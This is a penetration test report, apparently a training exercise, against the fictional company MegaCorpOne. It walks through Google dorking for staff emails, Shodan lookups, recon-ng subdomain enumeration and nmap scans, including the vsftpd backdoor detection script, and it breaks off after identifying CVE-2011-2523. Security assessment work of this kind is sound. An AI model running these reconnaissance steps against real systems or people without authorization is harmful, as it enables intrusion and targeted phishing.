RMSC Cybersecurity

Penetration Test Report

MegaCorpOne

Penetration Test Report

RM Security Consultant, LLC

Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	RM Security Consultant, LLC
Contact Name	Rayshaun McIntosh
Contact Title	Penetration Tester
Contact Phone	810.813.2616
Contact Email	r.mcintosh@rmsc.com

Document History

Version	Date	Author(s)	Comments
001	04/16/2022	Rayshaun McIntosh	

Introduction

In accordance with MegaCorpOne's policies, RM Security Consultant, LLC (henceforth known as RMSC) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by RMSC during April of 2022..

For the testing, RMSC focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

RMSC used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

RMSC begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

RMSC uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

RMSC's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.22.117.0/24 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range, and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- There are a lot of good measures in place and to exploit them, you must know what you are looking for.
- Majority of these defensive measures will take a skilled adversary to bypass them.

Summary of Weaknesses

RMSC successfully found several critical vulnerabilities that should be immediately addressed to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Need to close ports, there is no need to have so many ports open.
- Do not have usernames and passwords stored on any machine in ASCII.
- Passwords are not complex
- All other vulnerabilities were software version related.

Executive Summary

Had to use Google dorking to find the contact information of the executive team and members of Mega Corp One. Use the command intext: email site: megacorpone.com.

Executive Team

Name: Joe Sheer

Title: CEO
Email: joe@megacorpone.com

Name: Mike Carlow

Title: VP Of Legal
Email: mcarlow@megacorpone.com

Name: Alan Grofield

Title: IT and Security Director
Email: agrofield@megacorpone.com

Contact Our Departments

Department: Human Resources

Email: hr@megacorpone.com

Department: Sales

Email: sales@megacorpone.com

Department: Shipping

Email: shipping@megacorpone.com

MEET OUR TEAM

Joe Sheer
CHIEF EXECUTIVE OFFICER
Email: joe@megacorpone.com
Twitter: @Joe_Sheer

Tom Hudson
WEB DESIGNER
Email:thudson@megacorpone.com
Twitter: @TomHudsonMCO

Tanya Rivera
SENIOR DEVELOPER
Email: trivera@megacorpone.com
Twitter: @TanyaRiveraMCO

Matt Smith
MARKETING DIRECTOR
Email: msmith@megacorpone.com
Twitter: @MattSmithMCO

I also searched site: megacorpone.com intext: career through the search engine to find job opportunities that may be red flags and may help with the penetration testing. I notice that the jobs posted had direct correlation with each other. You are looking for a Citrix Administrator as well as a Firewall Administrator. Seeing this may show some possible vulnerabilities within your cloud computing infrastructure.

Job Position / IT


Title:	Citrix Administrator
Description:	Maintain, secure, and expand the MegaCorp One Citrix installation. Applicant must be well versed with remote work conditions and understand endpoint security solutions.
HR Representative:	hr@megacorpone.com


Title:	Firewall Administrator
Description:	Position is responsible for the administration of the Firepass firewall. Applicant must have at least 3 years experience with firewall administration and 5 years networking experience.
HR Representative:	hr@megacorpone.com

Job Position / Various

Title:	Sales Representative
Description:	MegaCorp One is involved in selling various substances. Representatives must have demonstrable experience in all manner of sales situations. Contact us for details.
HR Representative:	hr@megacorpone.com

Next, I used shodan.io to scan ports of the website. Was unable to use the www.megacorpone.com, so I used nslookup.io of the URL and used the IP address 149.56.244.87 to scan for all the information I was looking for.





After running the scans, I found these ports open, 22, 80, 443. The version of SSH Debian 7.9p1. The OS server Apache 2.4.38. The server has several vulnerabilities that we can possibly exploit, CVE-2019-0196, CVE-2019-0220, CVE-2019-0217, CVE-2019-0197, CVE-2019-0215, and CVE-2019-0211. All of these can be found at https://nvd.nist.gov/vuln.

Used another tool, recon-ng to see if there was more information available about the target. We used hackertarget to gather some subdomain information. I had to set the source to www.megacorpone.com using this syntax, [options set source www.megacorpone.com]. To make sure the source was changed, I typed [info] to verify.

```
[recon-ng][default][hackertarget] > options set source www.megacorpone.com
SOURCE => www.megacorpone.com
[recon-ng][default][hackertarget] > infoo
[!] Invalid command: infoo.
[recon-ng][default][hackertarget] > info

      Name: HackerTarget Lookup
    Author: Michael Henriksen (@michenriksen)
   Version: 1.1

Description:
  Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results.

Options:
  Name    Current Value        Required  Description
  ------  -------------        --------  -----------
  SOURCE  www.megacorpone.com  yes       source of input (see 'info' for details)
```

Now that I have the source, I need to install the reporting/html, so I gather a report of all hosts. Once I have installed the module, I need to change the Creator to Pentester and customer to MegaCorpOne. To do this I need to use the command [options set creator Pentester] and [options set customer MegaCorpOne].


```
[recon-ng][default][html] > options set creator Pentester
CREATOR => Pentester
[recon-ng][default][html] > info

      Name: HTML Report Generator
    Author: Tim Tomes (@lanmaster53)
   Version: 1.0

Description:
  Creates an HTML report.

Options:
  Name      Current Value                                      Required
  --------  -------------                                      --------
  CREATOR   Pentester                                          yes
  CUSTOMER                                                     yes
  FILENAME  /root/.recon-ng/workspaces/default/results.html    yes
  SANITIZE  True                                               yes
```

```
[recon-ng][default][html] > options set customer MegaCorpOne
CUSTOMER => MegaCorpOne
[recon-ng][default][html] > info

      Name: HTML Report Generator
    Author: Tim Tomes (@lanmaster53)
   Version: 1.0

Description:
  Creates an HTML report.

Options:
  Name      Current Value                                    Required
  --------  -------------                                    --------
  CREATOR   Pentester                                        yes
  CUSTOMER  MegaCorpOne                                      yes
  FILENAME  /root/.recon-ng/workspaces/default/results.html  yes
  SANITIZE  True                                             yes
```


Now we need to run both commands to see the results. This command is simple by just using the command [run]. Now we need to follow that filename to see the results of the module we just ran. To see the results, we will type [xdg-open /root/.recon-ng/workspaces/default/results.html]. This will bring up a new window to see the findings, but you can also use the command [show hosts] and the same information will be within the CLI.

```
┌──(root💀kali)-[~]
└─# xdg-open /root/.recon-ng/workspaces/default/results.html
```


The results show 17 hosts that we can possibly target. We can also see at the bottom of the file, the date the report was created.




Login website was not active for me to be able to try password guessing, so I decided to try a different approach. I needed to be able to scan the IP address that was associated with Mega Corp One to see what ports where open. The tool I used was zenmap. I had to type the command inside the CLI, and another window would open showing zenmap. After doing that, I wanted to conduct an intense scan on the profile. The intense scan syntax is as follows, [nmap -T3 -A -v 172.22.117.0/24]. Once I made sure the syntax was correct for what I was looking for, I added the subnet as the target to be scanned. Here are the results of the scan.




From the scan I found machine 172.22.117.150 that has port 21 open. Since that port is open and we can see that it is an FTP (File Transfer Protocol) port, we are going to see if that port has a back door. To do this we will do an additional scan and add to the already existing syntax, which will look like this [nmap -T3 -A -v –script ftp-vsftpd-backdoor 172.22.117.150]. After I ran the scan, there was notification that shows on port 21 vsftpd version 2.3.4 is vulnerable for exploitation. With this information, we should be able to backdoor our way into the system. The CVE-2011-2523 explains that the version 2.3.4 contains a backdoor which opens a shell on port 6200/TCP. (Redhat, 2022) This vulnerability holds a base score of 8.1 on Redhat and NVD (National Vulnerability Database) scores it at 9.8, which is critical.



